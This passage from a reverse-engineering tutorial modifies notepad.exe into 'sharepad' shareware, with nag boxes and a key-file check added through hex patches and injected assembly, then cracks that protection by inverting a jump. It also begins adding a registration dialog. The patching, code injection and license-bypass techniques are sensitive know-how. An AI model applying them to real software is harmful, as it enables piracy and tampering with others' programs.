                                                                  the 90(s).
```

Figure 12.6: Sharepad - Messagebox "'Don´t forget!"'

Summary until here

The following functions have been implemented:

```
- display of a msgbox at the start of the program
- display of a msgbox at the end of the program
- display of the word "SHAREWARE" in the title bar of the program
- menus "SAVE" and "SAVE AS..." deactivated
```

And the sharepad reacts on the presence of a deactivation key file in the C: directory. The added or modified code to the original notepad.exe file is the following:

At the PEP:

```
000010C0 2532 2E32 6400 0000 0D0A 0000 E97F B900 %2.2d...........
000010D0 0090 56FF 15E0 6340 008B F08A 003C 2275 ..V...c@.....<"u

[...]
```

At the EXITPROCESS:

```
00001140 508B F0E9 A8B9 0000 908B C65E 8BE5 5DC3 P..........^..].

[...]
```

After the end of the .reloc section:

```
0000C940 0000 0000 0000 0000 0000 0000 0000 0000 ................
0000C950 446F 6E27 7420 666F 7267 6574 2074 6F20 Don't forget to
0000C960 7265 6769 7374 6572 2E20 5265 6164 2072 register. Read r
0000C970 6567 2E74 7874 2066 6F72 2064 6574 6169 eg.txt for detai
0000C980 6C73 2E00 0000 0000 0000 0000 0000 0000 ls..............
0000C990 0000 0000 0000 0000 0000 0000 0000 0000 ................
0000C9A0 5348 4152 4557 4152 4521 2121 0000 0000 SHAREWARE!!!....
0000C9B0 0000 0000 0000 0000 0000 0000 0000 0000 ................
0000C9C0 506C 6561 7365 2C20 7265 6769 7374 6572 Please, register
0000C9D0 2079 6F75 7220 7665 7273 696F 6E2E 0000  your version...
0000C9E0 0000 0000 0000 0000 0000 0000 0000 0000 ................
0000C9F0 433A 5C73 6861 7265 7061 642E 6B65 7900 C:\sharepad.key.
0000CA00 0000 0000 0000 0000 0000 0000 0000 0000 ................
0000CA10 0000 0000 0000 0000 0000 0000 0000 0000 ................
0000CA20 0000 0000 0000 0000 0000 0000 0000 0000 ................
0000CA30 0000 0000 0000 0000 0000 0000 0000 0000 ................
0000CA40 5445 5354 4B45 5940 5045 5000 0000 0000 TESTKEY@PEP.....
0000CA50 558B EC83 EC44 6A02 68F0 C940 00FF 1560 U....Dj.h..@...`
0000CA60 6340 00FF 15C8 6340 0085 C075 43E9 BE00 c@....c@...uC...
0000CA70 0000 0000 0000 0000 0000 0000 0000 0000 ................
0000CA80 0000 0000 0000 0000 0000 0000 0000 0000 ................
0000CA90 0000 0000 0000 0000 0000 0000 0000 0000 ................
0000CAA0 4D53 4742 4F58 3140 5445 5354 0000 0000 MSGBOX1@TEST....
0000CAB0 6A00 68A0 C940 0068 C0C9 4000 6A00 FF15 j.h..@.h..@.j...
0000CAC0 A864 4000 E909 46FF FF00 0000 0000 0000 .d@...F.........
0000CAD0 0000 0000 0000 0000 0000 0000 0000 0000 ................
0000CAE0 4D53 4742 4F58 3240 5445 5354 0000 0000 MSGBOX2@TEST....
0000CAF0 6A00 68A0 C940 0068 50C9 4000 6A00 FF15 j.h..@.hP.@.j...
0000CB00 A864 4000 FF15 9863 4000 8BC6 E938 46FF .d@....c@....8F.
0000CB10 FF00 0000 0000 0000 0000 0000 0000 0000 ................
0000CB20 5041 5443 4840 5445 5354 0000 0000 0000 PATCH@TEST......
0000CB30 6A00 68A0 C940 0068 A0C9 4000 6A00 FF15 j.h..@.h..@.j...
0000CB40 A864 4000 E989 45FF FF00 0000 0000 0000 .d@...E.........
0000CB50 0000 0000 0000 0000 0000 0000 0000 0000 ................
0000CB60 0000 0000 0000 0000 0000 0000 0000 0000 ................
```

Now, we will set up the neutralisation of the shareware elements when the file "sharepad.key" is in `C:\`.

Transformation in registered version: PATCH@TEST (2nd part)

In this part, a mean has to be found in order that:

```
- the 2 msgboxes are no more displayed
- the 2 menus are activated
- "SHAREWARE" is replaced by the original word "Notepad"
```

Let's have a look to these points in details...

**** Deactivation of the MSGBOX1 and MSGBOX2 msgboxes:***

Nothing else is easier. MSGBOX1 is absolutely not displayed because the way goes through PATCH@TEST and then goes directly back after the PEP. As for MSGBOX2, a simple patch of the "call messageboxA" instruction will neutralise it:

```
 FF15A8644000    call  MessageBoxA
```

...becomes...:

```
9015A8644000    call  MessageBoxA
```

...and no msgbox more! In asm, it will be written:

```
.0040CB30: B890000000                  mov         eax,000000090   <-- put 00000090 in eax
.0040CB35: A2FECA4000                  mov         [00040CAFE],al  <-- changes the byte at
                                                                       the address CAFE in 90
```

**** Activation of the 2 menus:***

We could use some APIs to reactivate the modifications of the beginning made "in hard" in the file. Actually, we will use the trick to patch the program in memory only. The file will still stay in a shareware form on the hard drive, but the patch is done in memory. For this, we need as for every patch process:

```
- the address of the byte to patch
- the value to patch
```

And for that, we use again the information of the fc command used before...:

```
Comparison of the files 1.exe and 2.exe
0000A076: 00 03
0000A086: 00 03
```

... but in doing the opposite, we put 00 instead of 03 (and we erase here the code of the msgbox which displayed the same title and message):

```
.0040CB3A: B800000000                  mov         eax,000000000   <-- put 00000000 in eax
.0040CB3F: A276A04000                  mov         [00040A076],al  <-- changes the byte at
                                                                       the address A076 in 00
.0040CB44: A286A04000                  mov         [00040A086],al  <-- changes the byte at
                                                                       the address A086 in 00
```

**** Replacement of the word "SHAREWARE":***

Same technique as the both previously cases. Actually, the change is to patch "-SHAREWARE" in " - Notepad". In 32-bits, " - Notepad" will be written : 20002D0020004E006F0074006500700061006400. We will replace "-SHAREWARE" DWORD by DWORD. This gives...:

```
.0040CB49: B820002D00                    mov         eax,0002D0020 ;" -  "
.0040CB4E: A3ACB54000                    mov         [00040B5AC],eax
.0040CB53: B820004E00                    mov         eax,0004E0020 ;" N  "
.0040CB58: A3B0B54000                    mov         [00040B5AE],eax
.0040CB5D: B86F007400                    mov         eax,00074006F ;" t o"
.0040CB62: A3B4B54000                    mov         [00040B5B0],eax
.0040CB67: B865007000                    mov         eax,000700065 ;" p e"
.0040CB6C: A3B8B54000                    mov         [00040B5B2],eax
.0040CB71: B861006400                    mov         eax,000640061 ;" d a"
.0040CB76: A3BCB54000                    mov         [00040B5B4],eax
.0040CB7B: E95245FFFF                    jmp        .0004010D2
```

...followed by the last jump which branches back to the PEP after the 90(s). We finally get for PATCH@TEST (the previous version is overwritten!) :

```
0000CB20 5041 5443 4840 5445 5354 0000 0000 0000 PATCH@TEST......
0000CB30 B890 0000 00A2 FECA 4000 B800 0000 00A2 ........@.......
0000CB40 76A0 4000 A286 A040 00B8 2000 2D00 A3AC v.@....@.. .-...
0000CB50 B540 00B8 2000 4E00 A3B0 B540 00B8 6F00 .@.. .N....@..o.
0000CB60 7400 A3B4 B540 00B8 6500 7000 A3B8 B540 t....@..e.p....@
0000CB70 00B8 6100 6400 A3BC B540 00E9 5245 FFFF ..a.d....@..RE..
0000CB80 0000 0000 0000 0000 0000 0000 0000 0000 ................
```

But that's not all!!!

The sharepad will crash if we start it as it. Do not forget that we patch the MSGBOX2 which is in the section .reloc, as well as the 2 menus and the word "-SHAREWARE" which are in the section .rsrc. Consequently, as we will write in memory in these sections, we have to verify their characteristics in order that the writing operation runs normally. A short look in Procdump shows us the following original data:

```
Name        Virtual Size    Virtual Offset  Raw Size    Raw Offset  Characteristics
 .text       00003E9C        00001000        00004000    00001000    60000020
 .data       0000084C        00005000        00001000    00005000    C0000040
 .idata      00000DE8        00006000        00001000    00006000    40000040
 .rsrc       00004FB8        00007000        00005000    00007000    40000040
 .reloc      00000A9C        0000C000        00001000    0000C000    42000040
```

We see that the sections .rsrc and .reloc are READ ONLY (0x40000000). We will change them in READ + WRITE (0xC0000000):

```
 .rsrc       00004FB8        00007000        00005000    00007000    C0000040
 .reloc      00000A9C        0000C000        00001000    0000C000    C2000040
```

Voilà!!! The notepad is now a shareware and is called a sharepad! The activation key is the "sharepad.key" file which is to be put in the `C:` directory. Of course, we will have obtained this key after consulting the file "reg.txt" shipped with the sharepad and giving all (financial) details to get the activation key (i.e., send lot's of specialchars).

And now, for the fun!

Cracking the sharepad

We have here of course the sharepad, but we have no idea how to turn it in a full version. And we do not have the key "sharepad.key". As I said it before, the solidity of the sharepad's security is NULL. By looking the program in an hexeditor, the code is very easy to detect. To deactivate the sharepad's mechanism, it simply suffices to invert the conditional jump of the TESTKEY@PEP part:

```
.0040CA58: 68F0C94000                  push        00040C9F0
.0040CA5D: FF1560634000                call        _lopen
.0040CA63: FF15C8634000                call        GetLastError
.0040CA69: 85C0                        test        eax,eax
.0040CA6B: 7543                        jne        .00040CAB0    <- inversion here in 7443
.0040CA6D: E9BE000000                  jmp        .00040CB30
```

A tiny hint: do not leave the key in `C:\`, otherwise you will have a cracked version which is ... shareware :o) Or then, nop directly the whole jump with 9090.

12.4.2 Part II : GUI Version

Aim:
Build a registration box (regbox) in GUI with name + serial, and code the serial calculation routine. The restrictions of the shareware version will be those of the part I.

We'll first work out the drawing of the regbox, then we'll elaborate the mechanism's structure of the shareware, and we'll code it (still in the padding at the end of the .reloc section).

Some advises before starting this part:

I have had lots of problem which were actually none, due to silly reactions from software (SI, Hiew,...), or from code parts which were RIGHT but did not work. If you see that you become crazy on a point for a while without finding a solution, reboot the computer in order to flush the RAM and the software. Often, SI, Hiew or others are running illogically and bring a big mess...

For instance, when a breakpoint is put in SI, you have to know that the byte of the bpx address is replaced by the byte "CC" which corresponds to "int 03". That's the way SI does recognise breaks and can pop-up. Of course, in SI's code windows, you will see ordinary data/code. But in switching between SI, Wdasm and Hiew, I have often found this "CC" back instead of my instructions in the notepad... The solution is to patch the origin value under an hexeditor, and it's good again! Conclusion: MAKE ALWAYS A BACKUP COPY OF THE FILE YOU ARE WORKING ON.

As for HIEW, when a jump is written in asm mode and validated by F9, there are often some "40" (this comes from the ImageBase which value is 0x400000 and which is inopportunely added) which appear and transform a "je 00405656" in "je 00805656" when you are tracing with SI. That's really cool :o/

I start this tutorial having NO knowledge in using the system registry (writing/reading), and a weak knowledge in using APIs (the one of part one of this tutorial). We will learn in the meanwhile! ;o)

In order to choose the IDs, we can take in theory any number as long as it is not already used in the software. Practically, while the IDs comparison in the software, some jumps are "stupid" and make it better to take bigger IDs as the biggest of the software. Example here with the notepad:

We choose an ID of 0x250 for a new menu. Unfortunately, we will jump in 40128D (and 401294). If we branch in 40129A, the code "will work" (i.e. will be bugless) but due to the "jl/jle" jumps, we will never reach our branching (which can although be a bug :o/ !!!).

```
* Possible Ref to Menu: MenuID_0001, Item : "Cut Ctrl+X"
|
:00401288 3D00030000              cmp eax, 00000300
:0040128D 7C21                    jl 004012B0 ; we jump here

* Possible Ref to Menu: MenuID_0001, Item : "Copy Ctrl+C"
|
:0040128F 3D01030000              cmp eax, 00000301
:00401294 0F8E3E040000            jle 004016D8 ; we jump here

* Possible Ref to Menu: MenuID_0001, Item : "Paste Ctrl+V"
|
:0040129A 3D02030000              cmp eax, 00000302 ; branching for our menu
:0040129F 0F8456040000            je 004016FB
```

So we will choose an ID above 310. We will take one for instance above 350 (848 in decimal). Generally, a quick check under a resources editor shows what is the last IDs.

Last advise: RESOURCES ARE ALWAYS FIRST MODIFIED AND LEFT, THE CODE IS DONE ONLY AFTER THIS STEP!!! If you had to modify again the resources (even shortly!) after you have put some code in the padding, you can generally code everything from the beginning (in particularly if you have put your code in the .rsrc section, because it will be overwritten in the new compilation... and the same for your code). To avoid this problem and to be able to modify the resources after you started coding, you have to create a new section and code in it.

In this second part of the sharepad, I will take the following components/IDs :

```
Registration box : ID=1664 (any link with a drink is... only pure accident ;o)
                                I prefer the Mort-Subite :oD )
Edittext (name) : ID=900
Edittext (code) : ID=901
Text (name) : ID=902
Text (code) : ID=903
Button (validate) : ID=904
Button (cancel) : ID=905

Sub-menu "Register..." : ID=910 (Ctrl+T)
Sub-menu "About Sharepad" : ID=911

Shortcut Ctrl+T : ID=950

Script of the regbox under BRW:

1664 DIALOG 6, 15, 180, 75
STYLE DS_MODALFRAME | WS_POPUP | WS_VISIBLE | WS_CAPTION | WS_SYSMENU
CAPTION "Registration"
FONT 8, "MS Sans Serif"
{
 EDITTEXT 900, 44,10,119,14, WS_BORDER
 EDITTEXT 901, 44,30,119,14, WS_BORDER
 LTEXT "Name:", 902, 18,12,20,14
 LTEXT "Code:", 903, 18,32,20,14
 DEFPUSHBUTTON "Validate", 904, 44, 56, 50, 14
 PUSHBUTTON "Cancel", 905, 113, 56, 50, 14
}

And of the menu:

 POPUP "Re&gistration"
 {
  MENUITEM "Reg&ister...\tCtrl+T", 910
  MENUITEM SEPARATOR
  MENUITEM "A&bout Sharepad", 911
 }
```

```
And of the shortcut (Ctrl+T):

1 ACCELERATORS
{
 VK_INSERT, 769, VIRTKEY, CONTROL
 VK_F1, 5, VIRTKEY
 VK_F3, 8, VIRTKEY
 VK_F5, 12, VIRTKEY
 VK_BACK, 25, VIRTKEY, ALT
 "^Z", 25, ASCII
 "^T", 950, ASCII
 "^X", 768, ASCII
 "^C", 769, ASCII
 "^V", 770, ASCII
}
--------------------------------

2 ACCELERATORS
{
 VK_INSERT, 769, VIRTKEY, CONTROL
 VK_F1, 5, VIRTKEY
 VK_F3, 8, VIRTKEY
 VK_F5, 12, VIRTKEY
 VK_BACK, 25, VIRTKEY, ALT
 "^Z", 25, ASCII
 "^T", 950, ASCII
 "^X", 768, ASCII
 "^C", 769, ASCII
 "^V", 770, ASCII
 VK_ESCAPE, 28, VIRTKEY
 "C", 28, VIRTKEY, CONTROL
 "D", 28, VIRTKEY, CONTROL
 "Z", 28, VIRTKEY, CONTROL
}
```

So, a regbox is added with 2 EDIT fields ("Name:" and "Code:", resp. IDs 900 and 901), as well as 2 buttons ("Validate" and "Cancel", resp. IDs 904 and 905). As for the menu, it is inserted between "Search" and "Help" a menu "Registration" which contains two sub-menus ("Register... Ctrl+T" and "About Sharepad", resp. IDs 910 and 911). All of this is entirely done with Borland Resource Workshop. No other software is used to build up and include these resources.

The size of notepad.exe grows from 52 to 56 Ko. Out of curiosity, we quickly check the difference with Procdump:

Before the resources' compilation:

Name	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Characteristics
.text	00003E9C	00001000	00004000	00001000	60000020
.data	0000084C	00005000	00001000	00005000	C0000040
.idata	00000DE8	00006000	00001000	00006000	40000040
.rsrc	00004FB8	00007000	00005000	00007000	40000040
.reloc	00000A9C	0000C000	00001000	0000C000	42000040

After the resources' compilation:

Name	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Characteristics
.text	00003E9C	00001000	00004000	00001000	60000020
.data	0000084C	00005000	00001000	00005000	C0000040
.idata	00000DE8	00006000	00001000	00006000	40000040
.reloc	00000A9C	00007000	00001000	00007000	42000040
.rsrc	00004FB8	00008000	00006000	00008000	40000040

The size of the sections has not been modified except for .rsrc, .rsrc and .reloc have been inverted while the recompilation. This is the result of the resources editor... This is no problem for us.

Well, now we have to branch the regbox (ID 1664) on the menu "Register... Ctrl+T" (ID 910) and the MSGBOX5 on "About Sharepad" (ID 911).

In order to know how to, it's better to have some skills about the handling of events in a program under windows. The handling of an event is : "What does happen when a button, a menu, ... (a resource) is clicked, or that an action is done in the program?". The program is like a piano. It remains silently as long as no action is done, but as soon as it is the case, the action is analysed and the program acts consequently (in using the ID of the executed action). For physicists, this corresponds to the Galileo inertia principle : "Each body (aka the program) remains in the uniform movement in which it is, unless that any force (aka user's action) acts on it and make it changing its status". So, when a resource is clicked, an ID is sent to windows. This last, through the API User32!SendMessageA, will handle the sending of this information and send the activated ID in eax (to the program). A loop in the program will then compare each ID to the one loaded in eax, and will execute the corresponding part of code after the good comparison.

For instance:

```
* Possible Ref to Menu: MenuID_0001, Item : "Cut Ctrl+X"
|
:00401288 3D00030000              cmp eax, 00000300
:0040128D 7C21                    jl 004012B0

* Possible Ref to Menu: MenuID_0001, Item : "Copy Ctrl+C"
|
:0040128F 3D01030000              cmp eax, 00000301
:00401294 0F8E3E040000            jle 004016D8

* Possible Ref to Menu: MenuID_0001, Item : "Paste Ctrl+V"
|
:0040129A 3D02030000              cmp eax, 00000302
:0040129F 0F8456040000            je 004016FB
```

We will thus use here a long jump (0F8X...) to branch to our code will find place after the last section as for the part I of this tutorial. By the way, we will set up first the strings we need for this time:

```
Shareware restrictions:
- One MSGBOX1 at the program's PEP (as in part I)
title="SHAREWARE!!!" message="Please register."
- One MSGBOX2 at the program's EXITPROCESS (as in part I)
title="SHAREWARE!!!" message="Do not forget to register. Read the file reg.txt."

Menu "Registration":
- One MSGBOX3 (or Goodboy) in case of successful registration
title="Bravo!" message="Thank you for your support."
- One MSGBOX4 (or Badboy) in case of unsuccessful registration
title="Error!" message="Bad Code"
- One MSGBOX5 for the part "About Sharepad"
title="Sharepad" message="Reversed by Anubis (Shmeitcorp)!"
```

This makes a total of 9 strings to write (MSGBOX1 and MSGBOX2 have the same title). This gives:

```
0000D1A0 5348 4152 4557 4152 4521 2121 0000 0000 SHAREWARE!!!....
0000D1B0 0000 0000 0000 0000 0000 0000 0000 0000 ................
0000D1C0 506C 6561 7365 2072 6567 6973 7465 722E Please register.
0000D1D0 0000 0000 0000 0000 0000 0000 0000 0000 ................
0000D1E0 446F 206E 6F74 2066 6F72 6765 7420 746F Do not forget to
0000D1F0 2072 6567 6973 7465 722E 2052 6561 6420  register. Read
0000D200 7468 6520 6669 6C65 2072 6567 2E74 7874 the file reg.txt
0000D210 2E00 0000 0000 0000 0000 0000 0000 0000 ................
0000D220 0000 0000 0000 0000 0000 0000 0000 0000 ................
0000D230 4272 6176 6F21 0000 0000 0000 0000 0000 Bravo!..........
0000D240 0000 0000 0000 0000 0000 0000 0000 0000 ................
0000D250 5468 616E 6B20 796F 7520 666F 7220 796F Thank you for yo
0000D260 7572 2073 7570 706F 7274 2E00 0000 0000 ur support......
0000D270 0000 0000 0000 0000 0000 0000 0000 0000 ................
0000D280 4572 726F 7221 0000 0000 0000 0000 0000 Error!..........
0000D290 0000 0000 0000 0000 0000 0000 0000 0000 ................
0000D2A0 4261 6420 436F 6465 0000 0000 0000 0000 Bad Code........
0000D2B0 0000 0000 0000 0000 0000 0000 0000 0000 ................
0000D2C0 5368 6172 6570 6164 0000 0000 0000 0000 Sharepad........
0000D2D0 0000 0000 0000 0000 0000 0000 0000 0000 ................
0000D2E0 5265 7665 7273 6564 2062 7920 416E 7562 Reversed by Anub
0000D2F0 6973 2028 5368 6D65 6974 636F 7270 2921 is (Shmeitcorp)!
0000D300 0000 0000 0000 0000 0000 0000 0000 0000 ................
```

I left one line between each string for clarity reasons.

Afterwards, the handling of our regbox is coded, then the MSGBOX5 for "About Sharepad". We use here the ultra classical technique to overwrite an instruction (which is preferably not a jump, this can avoid some problems...) with our jump. This "wild" branching jumps to our code which we will inject, and which is usually located at the end of a section in its padding, or in a new created section. Thus, we will have good chances to be located at the very end of the program, after the .reloc and .rsrc. Then, at the beginning of this new code, the overwritten instructions are recopied, and we jump back to the next instruction located after our "wild" branching.

Here, we pretty have the choice. We will make the branching at the "Ctrl+C" for instance...:

```
 * Possible Ref to Menu : MenuID_0001, Item: "Cut Ctrl+X"
 |
 :00401288 3D00030000              cmp eax, 00000300
 :0040128D 7C21                    jl 004012B0

 * Possible Ref to Menu : MenuID_0001, Item: "Copy Ctrl+C"
 |
 :0040128F 3D01030000              cmp eax, 00000301
 :00401294 0F8E3E040000            jle 004016D8

 * Possible Ref to Menu : MenuID_0001, Item: "Paste Ctrl+V"
 |
 :0040129A 3D02030000              cmp eax, 00000302
 :0040129F 0F8456040000            je 004016FB

...which becomes:

 * Possible Ref to Menu : MenuID_0001, Item: "Cut Ctrl+X"
 |
 :00401288 3D00030000              cmp eax, 00000300
 :0040128D 7C21                    jl 004012B0
 :0040128F E98CC00000              jmp 0040D320 <<== we branch here, jump to D320
 :00401294 0F8E3E040000            jle 004016D8

 * Possible Ref to Menu : MenuID_0001, Item: "Paste Ctrl+V"
 |
 :0040129A 3D02030000              cmp eax, 00000302
 :0040129F 0F8456040000            je 004016FB
```

The sentence " * Possible Ref to Menu : MenuID_0001, Item: "Copy Ctrl+C" " disappears, because there is no longer its ID (301) in the overwritten code.

In D320, we add the ID comparison code of our menu (ID-COMPARAISON).
Here is the result in asm for the MSGBOX5 display...:

```
(ID-COMPARISON)
.0040D320: 60                  pushad                      <-- backup of all
                                                               registers
.0040D321: 3D8E030000          cmp         eax,00000038E   <-- regbox chosen?
.0040D326: 0F8484000000        je         .00040D3B0       <-- yes, so its code
                                                               is executed
.0040D32C: 3D8F030000          cmp         eax,00000038F   <-- "About Sharepad"
                                                                MSGBOX5 chosen?
.0040D331: 0F8439000000        je         .00040D370       <-- yes, so its code
                                                               is executed
.0040D337: 61                  popad                       <-- backdown of all
                                                               registers
.0040D338: 3D01030000          cmp         eax,000000301   <-- instruction
                                                               overwritten
                                                               by our jump in 40128F
.0040D33D: E9523FFFFF          jmp        .000401294       <-- back to the code just
                                                               after our wild jump

(MSGBOX5)
.0040D370: 6A00                push        000
.0040D372: 68C0D24000          push        00040D2C0       <-- Title
.0040D377: 68E0D24000          push        00040D2E0       <-- Message
.0040D37C: 6A00                push        000
.0040D37E: FF15A8644000        call        MessageBoxA     <-- MSGBOX5 display
.0040D384: 61                  popad                       <-- Back down off
                                                               all registers
.0040D385: E92345FFFF          jmp        .0004018AD       <-- Back to the API
                                                               SendMessage loop

...and under the hexeditor:

0000D310 4944 2D43 4F4D 5041 5249 534F 4E00 0000 ID-COMPARISON...    <-- Title of the
                                                                          part. Does
                                                                          not act
                                                                          in the code.
0000D320 603D 8E03 0000 0F84 8400 0000 3D8F 0300 `=..........=...    |Code
0000D330 000F 8439 0000 0061 3D01 0300 00E9 523F ...9...a=.....R?    |Code
0000D340 FFFF 0000 0000 0000 0000 0000 0000 0000 ................    |Code
0000D350 0000 0000 0000 0000 0000 0000 0000 0000 ................
0000D360 4D53 4742 4F58 3500 0000 0000 0000 0000 MSGBOX5.........    <-- Title of the
                                                                          part. Does
                                                                          not act
                                                                          in the code.
```

```
0000D370 6A00 68C0 D240 0068 E0D2 4000 6A00 FF15 j.h..@.h..@.j...    |Code
0000D380 A864 4000 61E9 2345 FFFF 0000 0000 0000 .d@.a.#E........    |Code
0000D390 0000 0000 0000 0000 0000 0000 0000 0000 ................
0000D3A0 5245 4742 4F58 0000 0000 0000 0000 0000 REGBOX..........    <-- Title of
                                                                        the part.
                                                                        Does not
                                                                        act in
                                                                        the code.
0000D3B0 0000 0000 0000 0000 0000 0000 0000 0000 ................
```

The titles of the parts do not act because the different parts of the code are connected to each others by jumps or calls which step above these titles. On the same matter, any other op-code will call/use these strings through their address (offset).

(Addendum to the original French version of this article - valid only for the English version!)

We want now to run a short test for the Msgbox5 and to test the above code. If we try, the software will crash due to a virtual address problem. The solution is to add 1000 bytes to the virtual address of the .rsrc section in which we are coding, rising it from 4FB8 to 5FB8. Otherwise our code is outside this size, and can not be interpreted by the computer. The change is illustrated below, compare it with the last PE header above:

Name	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Characteristics
.rsrc	00005FB8	00008000	00006000	00008000	40000040

(End of the addendum)

We can now do a short test in live for the display of the Msgbox5 which works well. To resume until here, in case you have a problem:

```
- resources are modified (menus, IDs... added)
- branching on Ctrl+C with a "jump D320" which overwrites the "cmp eax, 301"
- in D320:
       backup of all registers (otherwise there's a crash!)
       addition of the IDs' comparisons added by reverse process
       backuped registers' backdown (otherwise there's also a crash!)
       addition of the instruction overwritten by "jump D320"
       jump back just after the "jump D320"
- the MSGBOX5 code is written and ended on the messages' loop of the software in 4018AD.
```

Some comments have to be provided about the above code construction. You may ask yourself "How do we know that we have to handle the registers?" or "Do we write the instruction overwritten by our jump BEFORE or AFTER the code we add?"...

When, beginning in the RE, we want to display a MSGBOX, we never care about the registers. Indeed, the API MessageBoxA doesn't modify the registers, so it is not worth to handle them. On the other hand, in the code added here, some tests are called out (as "cmp" op-code). The response of these tests is recorded in the registers, and if this response is overwritten without saving the registers, then it will be lost and the processor will not appreciate (=will crash) at a certain moment. So the logic is:

```
- registers' backup
- [...]
- MY ADDED CODE
- [...]
- registers' backdown
```

... and there, the addition is "clean" AND works. This logic is to apply for any code addition, which is somehow "elaborated".

For the place of the overwritten instruction (sometimes there are more than one!), this actually depends on the code. We have to handle each case at a time. To illustrate that, let's take for instance the 2 msgboxess of part I of this tutorial. The one is located at the PEP, the other at the end of the program (exitprocess). For the first one, we want it to be displayed before the program's code is executed, so the overwritten instructions will be put AFTER it. For the second one, we want it to be displayed after some code. So it will be the opposite case. All right? ;)

About the MSGBOX5, the popad/61 (in D337) is actually not at all indispensable. I have put it by analogy with what I just have written, but it isn't very useful actually... If it disturbs you, you can always replace it by a nop/90. Whereas the 4018AD, how do we know that it is this value? It suffices to trace a while under Wdasm in the jumps of the code which corresponds to the commands Ctrl+C,V,X. We always land on this value at the end of the procedures. And when one is used to reverse, this kind of value at the end of the SendMessage! loop is quickly noticed.

Now, we will code the "call" (the use) of the regbox in D326. But before, we have to think 2 minutes about the "how to...?".

By clicking on the menu "Register...", windows will send back the ID 911 (38Fh) to the notepad which will jump to the above code. Nothing special until here. Afterwards, our REGBOX has to be displayed. For that purpose, we have approximately 2 solutions!

To display a dialog box, we have the choice between two well-known ways (i.e. 2 APIs): CreateDialogParam and DialogBoxParam. Each of these 2 methods its inconvenient and advantages.

CreateDialogParam is a modeless dialog box. This kind of dialog box allow to do some modifications in other opened windows of the program or of an another one. An example is the "Find" dialog box of a text editor. When this box

is displayed, it is still possible to use other commands in the menu of the text editor, or to use other(s) program(s).

DialogBoxParam is a modal dialog box. While using this dialog box, the focus is blocked. For instance, with the dialog box "Print...". This focus can be blocked by two different matters: only the proprietary application of the running dialog box is blocked (it is called "application modal") or the focus is blocked for everything as long as the dialog box is not closed (it is called "system modal").

Some other important differences also occurs:
- Display:

- CreateDialogParam CREATES the dialog box in memory without obligatory displaying it. In this case, the API ShowWindow is used.

- DialogBoxParam displays automatically the dialog box.

- Destruction/closing:

- CreateDialogParam: the dialog box is closed by using the API DestroyWindow. If instead of using it, the API EndDialog would be used, we would not seen the dialog box displayed anymore, but it would always be in memory.

- DialogBoxParam: the dialog box is closed by using the API EndDialog.

- Messages handling (WM_COMMAND,...):

- CreateDialogParam must be followed by its own messages handling structure that has to be coded. At the ends, the code is longer as for DialogBoxParam.

- DialogBoxParam generates its own messages handling loop. We do not have to code it. The coding of this API is simple and short.

- Passing the API parameters:

- Passing the parameters for the two APIs is strictly the same.

All these data already show us how we could choose the suitable API in our case. It would be more judicious to choose DialogBoxParam which is easier to code, even if a (small) API has to be additionally used to handle the display. But the major factor in the choice is the availability of these two APIs in the import table. Indeed, we are here reversing and not programming, so we don't have all the wished elements at our disposal. Here, our choice is dictated by the APIs which are in the Imported Functions (i.e. APIs already used by the program). And if we analyse a program like the notepad, there is ONLY the API CreateDialogParam available. So we have no choice!

Actually, we do have the choice... :o)

Indeed, it is possible to call an API which is not in the import table. If we do not want to debuild the import table and then to rebuild it, there is than almost only one method for, which is a famous one. But to be able to use

this method, we need two other APIs which are GetModuleHandle and GetProcAddress. The first one retrieves the system DLLs handle (kernel32, user32,...) which are ALREADY loaded in memory. The second one retrieves the API handle we wish and which is located in the DLL of which we just retrieve the handle. With these handles, we can then call all the APIs we wish!

In order to illustrate this, I allow me to quote an appropriate short extract from the marvellous tutorial of LaZaRuS:

The code for "Start Notepad":

```
:00000204 3D9C020000              cmp eax, 0000029C ;; is "Start Notepad" chosen?
:00000209 7525                    jne 00000230 ;; if not, then jump
:0000020B 68ACE64000              push 0040E6AC ;; push "KERNEL32.DLL"
:00000210 FF1590E24000            call dword ptr [0040E290] ;; "GetModuleHandle"
:00000216 68071B4100              push 00411B07 ;; "WinExec"
:0000021B 50                      push eax ;; handle of Kernel32.dll
:0000021C FF15DCE24000            call dword ptr [0040E2DC] ;; GetProcAddress
:00000222 6A01                    push 00000001 ;; SW_SHOW
:00000224 68EA174100              push 004117EA ;; "Notepad.exe"
:00000229 FFD0                    call eax ;; call WinExec
:0000022B E9B616FFFF              jmp FFFF18E6 ;; back to MessageLoop
```

If you do not understand the code, I send you back to his tutorial. I will not offence him and re-explain it. And if you want more details on the method, go to the source and see the tutorial of NeuRaL_NoiSE (in its Phase 5). It is excellently explained!

So we have the choice then?! Actually, not so much...

As I just have written it, we obligatorily have to have GetModuleHandle and GetProcAddress in the import table, otherwise it is really lost. And unfortunately, GetProcAddress is not to be found in the notepad's import table. So we are now bound to definitely use CreateDialogParam. We will have to code the messages loop handling and to close the dialog box by using DestroyWindow.

This will be longer and harder as for DialogBoxParam :(But on the other hand, we'll learn more! ;o)

Let's see now the structure of the API CreateDialogParam:

```
HWND CreateDialogParam(
    HINSTANCE hInstance,// handle to application instance
    LPCTSTR lpTemplateName,// identifies dialog box template
    HWND hWndParent,      // handle to owner window
    DLGPROC lpDialogFunc,// pointer to dialog box procedure
    LPARAM dwInitParam        // initialisation value
   );
```

And we close this API with DestroyWindow. Its structure has only one parameter to push:

```
BOOL DestroyWindow(
    HWND hWnd  // handle to window to destroy
   );
```

As we do not have a big idea how to begin, we will have a look to the API CreateDialogParam which is located in the notepad under Wdasm/SI. Only one occurrence of the API in the program is to be found (display of the small DialogBox of the printer "now printing"), which gives/shows the five following parameters to be pushed:

```
 :00404085 56                      push esi                          ; init. value = 0
 :00404086 A100504000              mov eax, dword ptr [00405000]
 :0040408B 68E13B4000              push 00403BE1                     ; pointer to procedure
                                                                       = 8B 44 24 08
 :00404090 50                      push eax                          ; handle to owner window
                                                                       = CAC

 * Possible Ref to Menu : MenuID_0001, Item: "Time/Date F5"          |
 |                                                                   |
 * Possible Reference to Dialog: DialogID_000C                       | Wdasm is being confused ;)
 |                                                                   |
 * Possible Reference to StringResource ID=00012: " - Notepad"       |
 |
 :00404091 6A0C                    push 0000000C                     ; dialog box template
                                                                       = 0x0C (i.e. 12 under BRW)
 :00404093 FF3540554000            push dword ptr [00405540]         ; handle to appli. inst.
                                                                       = 00 00 40 00 (400000)

